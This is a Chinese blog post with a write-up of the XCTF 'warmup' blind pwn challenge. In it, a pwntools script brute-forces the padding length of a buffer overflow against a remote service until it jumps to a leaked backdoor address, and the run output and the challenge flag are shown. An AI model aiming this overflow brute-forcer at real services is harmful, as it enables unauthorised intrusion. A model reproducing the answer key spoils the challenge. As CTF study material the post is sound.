
XCTF warmup

原创

夏了茶糜 于 2020-03-10 19:58:45 发布 972 收藏

分类专栏： CTF-PWN 文章标签： 安全 python socket

本文链接：https://blog.csdn.net/qin9800/article/details/104781656



这题没有二进制文件

~~最简单的一个盲打pwn题~~ 。虽然难的题目我还不会

只有一个ip和一个端口

nc连接上去看看

发现程序会给我们返回一个地址

猜测这个地址就是后门函数的地址

写了个爆破程序

```python
from pwn import *

def blast(ip,port,padd_start,padd_end,addr):
 for i in range(padd_start,padd_end):
  try:
   p = remote(ip,port)
   p.recvuntil(">")
   payload = 'a' * i + p32(addr)
   print("32bit payload len =",i)
   p.sendline(payload)
   r = p.recv()
   if "Warm Up" in r:
    continue
   print('recv::length='+ str(len(r)) + ',content='+ r)
   p.close()
   break
  except Exception as e:
   p.close()

  try:
   p = remote(ip,port)
   p.recvuntil(">")
   payload = 'a' * i + p64(addr)
   print("64bit payload len =",i)
   p.sendline(payload)
   r = p.recv()
   if "Warm Up" in r:
    continue
   print('recv: ' + r)
   p.close()
   break
  except Exception as e:
   p.close()

blast("111.198.29.45",54880,0,200,0x40060d)
```

```
[*] Closed connection to 111.198.29.45 port 54880
[+] Opening connection to 111.198.29.45 on port 54880: Done
('32bit payload len =', 72)
[*] Closed connection to 111.198.29.45 port 54880
[+] Opening connection to 111.198.29.45 on port 54880: Done
('64bit payload len =', 72)
recv: cyberpeace{3c720a366924ded4e8cab660474da845}
```

爆破结果

padding长度为72，程序是64位程序

flag：

```
cyberpeace{3c720a366924ded4e8cab660474da845}
```